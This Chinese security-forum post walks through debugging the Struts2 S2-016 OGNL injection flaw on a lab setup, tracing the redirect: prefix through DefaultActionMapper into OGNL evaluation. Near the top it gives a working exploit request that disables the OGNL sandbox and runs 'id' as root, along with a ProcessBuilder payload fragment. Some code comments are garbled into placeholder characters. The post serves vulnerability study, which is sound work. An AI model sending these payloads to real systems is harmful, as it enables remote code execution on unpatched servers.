Struts2 S2-016 调试学习

CoCoLi / 2019-04-01 09:42:00 / 浏览数 4449 安全技术 漏洞分析 顶(0) 踩(0)

S2-016

影响版本


  Struts2.0.0 - Struts2.3.15

漏洞成因

  DefaultActionMapper类支持以"action:"、"redirect:"、"redirectAction:"作为导航或是重定向前缀，但是这些前缀后面同时可以跟OGNL表达式，由于struts2没有对这

复现环境是 vulhub 和vulapp

Payload



```
GET
/default.action?redirect:%24%7B%23context%5B%27xwork.MethodAccessor.denyMe
thodExecution%27%5D%3Dfalse%2C%23f%3D%23_memberAccess.getClass%28%29.getDe
claredField%28%27allowStaticMethodAccess%27%29%2C%23f.setAccessible%28true
%29%2C%23f.set%28%23_memberAccess%2Ctrue%29%2C@org.apache.commons.io.IOUti
ls@toString%28@java.lang.Runtime@getRuntime%28%29.exec%28%27id%27%29.getIn
putStream%28%29%29%7D HTTP/1.1
Host: 192.168.95.128:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/72.0.3626.121 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apn
g,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,und;q=0.7
Cookie: JSESSIONID=A789C188E42235E126C73B95B2B057DF
Connection: close
```


```
HTTP/1.1 302
Location: /uid=0(root) gid=0(root) groups=0(root)
Content-Length: 0
Date: Mon, 11 Mar 2019 02:58:50 GMT
Connection: close
```

```
redirect:%24%7B%23context%5B%27xwork.MethodAccessor.denyMethodExecution%27%5D%3Dfalse%2C%23f%3D%23_memberAccess.getClass%28%29

?redirect:
${#a=new java.lang.ProcessBuilder(new java.lang.String[]{"netstat","-an"}).start().getInputStream(),#b=new java.io.InputStrean
```

调试


  第一次调试,弄环境弄了半天,记录一下
  把war包 扔到webapps下 自动部署了 (也可以用TdeCompile) 出现一个文件夹(a)
  idea 新建project java web (文件夹b)
  把a下面的web-inf 扔到 b的web-inf a的class下的文件要JD-GUI反编译一下 扔到b的src里
  idea 里面再重新载入一下 lib下的文件
  添加tomcat服务器
  就可以了

DefaultActionMapper在处理短路径重定向参数前缀
"action:"/"redirect:"/"redirectAction:"时存在命令执行漏洞，由于对
"action:"/"redirect:"/"redirectAction:"后的URL信息使用OGNL表达式处理，远程攻击者可以利用漏洞提交特殊URL可用于执行任意Java代码。
重定向请求 会让DefaultActionMapper 来处理
这是重定向请求的参数前缀



```
public class DefaultActionMapper implements ActionMapper {
    protected static final String METHOD_PREFIX = "method:";
    protected static final String ACTION_PREFIX = "action:";
    protected static final String REDIRECT_PREFIX = "redirect:";
    protected static final String REDIRECT_ACTION_PREFIX = "redirectAction:";
    protected boolean allowDynamicMethodCalls = true;
    protected boolean allowSlashesInActionNames = false;
```

断点 下在这里




```
                mapping.setMethod(method);
                name = name.substring(0, bang);
            }
        }

        mapping.setName(name);
    });
    this.put( prefix: "redirect:", execute(key, mapping) → {  key: "redirect:${#context['xwork.Meth
            ServletRedirectResult redirect = new ServletRedirectResult();
            DefaultActionMapper.this.container.inject(redirect);
            redirect.setLocation(key.substring("redirect:".length()));
            mapping.setResult(redirect);
    });
    this.put( prefix: "redirectAction:", execute(key, mapping) → {
            String location = key.substring("redirectAction:".length());
            ServletRedirectResult redirect = new ServletRedirectResult();
            DefaultActionMapper.this.container.inject(redirect);
            String extension = DefaultActionMapper.this.getDefaultExtension();
            if (extension != null && extension.length() > 0) {
                location = location + "." + extension;
            }

            redirect.setLocation(location);
```

```java
this.put("redirect:", new ParameterAction() {
   public void execute(String key, ActionMapping mapping) {
       ServletRedirectResult redirect = new ServletRedirectResult();//■■■url ■■■■■■ ■statuscode=302
       DefaultActionMapper.this.container.inject(redirect);
       redirect.setLocation(key.substring("redirect:".length()));//■■■■■redirect://
       mapping.setResult(redirect);//■redirect ■■■■ ■■location■■■
   }
});
```

struts2会调用setLocation方法将他设置到redirect.location中。然后这里调用mapping.setResult(redirect)将redirect对象设置到mapping对象中的result里
接下来到

```java
public void handleSpecialParameters(HttpServletRequest request, ActionMapping mapping) {
   Set<String> uniqueParameters = new HashSet();
   Map parameterMap = request.getParameterMap();//parameterMap ■■■■■■■payload
   Iterator i$ = parameterMap.keySet().iterator();
   while(i$.hasNext()) {
       Object o = i$.next();
       String key = (String)o;//payload■■■■■■
       if (key.endsWith(".x") || key.endsWith(".y")) {
           key = key.substring(0, key.length() - 2);//■■■.x .y ■■■■■■
       }
       if (!uniqueParameters.contains(key)) {
           ParameterAction parameterAction = (ParameterAction)this.prefixTrie.get(key);
           if (parameterAction != null) {
               parameterAction.execute(key, mapping);
               uniqueParameters.add(key);//■payload■■■set■
               break;
           }
       }
   }
}
```

觉得这里的parameterAction.execute 执行的就是我们第一个断点的位置,而getMapping调用了这个上面的函数handleSpecialParameters.
我觉得我们这个断点下的 在调用的最深层,之后还要出去 往回 走 类似调用栈的那种感觉..所以才会造成明明是getMapping
调用了handleSpecialParameters,而在idea里 handleSpecialParameters是getMapping
正确的调用顺序 getMapping->handleSpecialParameters->DefaultActionMapper里的prefixTrie中的一个
这就已经把payload 送进了mapping 的result 的location里
发现有execute 继续跟



```
            if (!handled) {
                chain.doFilter(request, response);   chain: ApplicationFilterChain@4005
            }
        } else {
            this.execute.executeAction(request, response, mapping);   execute: ExecuteOperations@4036   request: StrutsRe
        }
    }
} finally {
    this.prepare.cleanupRequest(request);
}
```


cleanupRequest 也是一个过滤 但没啥用
继续跟 才是最关键的
org.apache.struts2.dispatcher.Dispatcher#serviceAction

```
public void serviceAction(HttpServletRequest request, HttpServletResponse response, ServletContext context, ActionMapping mapp
```

//看这些参数的时候就知道 要执行OGNL了,mapping context 啥的
//下面还有什么valuestack的操作
//最关键的


```
if (mapping.getResult() != null) {
   Result result = mapping.getResult();//■■■payload ■■result location ■
   result.execute(proxy.getInvocation());
} else {
   proxy.execute();
}
```

这个地方就是啥呢,看我们的action 映射是不是直接访问网页,如果是直接访问网页就走else 里面的execute.
而我们现在是redirect 302 跳转 就走上面的
我们走的是上面的
继续
现在就已经是执行payload的部分了



```
            this.doExecute(this.lastFinalLocation, invocation);
    }

    protected String conditionalParse(String param, ActionInvocation invocation) {  param: "${#context['xwork.MethodAccessor.denyMetho
        return this.parse && param != null && invocation != null ? TextParseUtil.translateVariables(param, invocation.getStack(), new
            public Object evaluate(String parsedValue) {
                if (StrutsResultSupport.this.encode && parsedValue != null) {
                    try {
                        return URLEncoder.encode(parsedValue,  enc: "UTF-8");
                    } catch (UnsupportedEncodingException var3) {
                        if (StrutsResultSupport.LOG.isWarnEnabled()) {
                            StrutsResultSupport.LOG.warn( s: "error while trying to encode [" + parsedValue + "]", var3, new String[0
```

TextParseUtil.translateVariables 就是提取出OGNL表达式并执行
一步一步跟 有很多com.opensymphony.xwork2.util.OgnlTextParser 解析OGNL的




S2-016 [~/IdeaProjects/S2-016] - .../web/WEB-INF/lib/xwork-core-2.3.14.2.jar!/com/opensymphony/xwork2/ognl/OgnlUtil.class [ognl-3.0.6]

Decompiled .class file, bytecode version: 49.0 (Java 5)

```
    }

    public Object getValue(String name, Map<String, Object> context, Object root) throws OgnlException {
        return Ognl.getValue(this.compile(name, context), context, root);
    }

    public Object getValue(String name, Map<String, Object> context, Object root, Class resultType) throws OgnlException {
        return Ognl.getValue(this.compile(name, context), context, root, resultType);
    }

    public Object compile(String expression) throws OgnlException {
        return this.compile(expression, (Map)null);
    }

    public Object compile(String expression, Map<String, Object> context) throws OgnlException {  expression: "#context['xwork.Method
        Object tree;  tree: "#context["xwork.MethodAccessor.denyMethodExecution"] = false, #f = #_memberAccess.getClass().getDeclared
        if (enableExpressionCache) {
            tree = this.expressions.get(expression);
            if (tree == null) {
                tree = Ognl.parseExpression(expression);
                this.expressions.putIfAbsent(expression, tree);  expressions:  size = 4  expression: "#context['xwork.MethodAccessor.
            }
        } else {
            tree = Ognl.parseExpression(expression);
```

```
Variables
this = {OgnlUtil@4066}
expression = "#context['xwork.MethodAccessor.denyMethodExecution']=false,#f=#_memberAccess.getClass().getDeclaredField('allowStaticMethc... View
context = {OgnlContext@4065}  size = 18
tree = {ASTSequence@4137} "#context["xwork.MethodAccessor.denyMethodExecution"] = false, #f = #_memberAccess.getClass().getDeclaredFie... View
this.expressions = {ConcurrentHashMap@4078}  size = 4
```



```
    }

    private Object tryFindValue(String expr, Class asType) throws OgnlException {   expr: "#context['xwork.Meth
        Object value = null;   value: null

        try {
            expr = this.lookupForOverrides(expr);   expr: "#context['xwork.MethodAccessor.denyMethodExecution']=
            value = this.getValue(expr, asType);
```


OgnlValueStack › tryFindValue()

```
this = {OgnlValueStack@3774}
  root = {CompoundRoot@3779}  size = 2
  context = {OgnlContext@3780}  size = 18
  defaultType = null
  overrides = null
  ognlUtil = {OgnlUtil@3781}
  securityMemberAccess = {SecurityMemberAccess@3782}
    allowStaticMethodAccess = false
    excludeProperties = {Collections$EmptySet@3844}  size = 0
    acceptProperties = {Collections$EmptySet@3844}  size = 0
    allowPrivateAccess = false
    allowProtectedAccess = false
    allowPackageProtectedAccess = false
  devMode = false
```

Watches:

```
o = Cannot find local variable 'o'
redirct = Cannot find local variable 'redirct'
redirect = Cannot find local variable 'redirect'
this.redirectURLCC = No such instance field: 'redire
```

需要把他改成true 绕过沙盒



rk-core-2.3.14.2.jar › com › opensymphony › xwork2 › ognl › OgnlValueStack

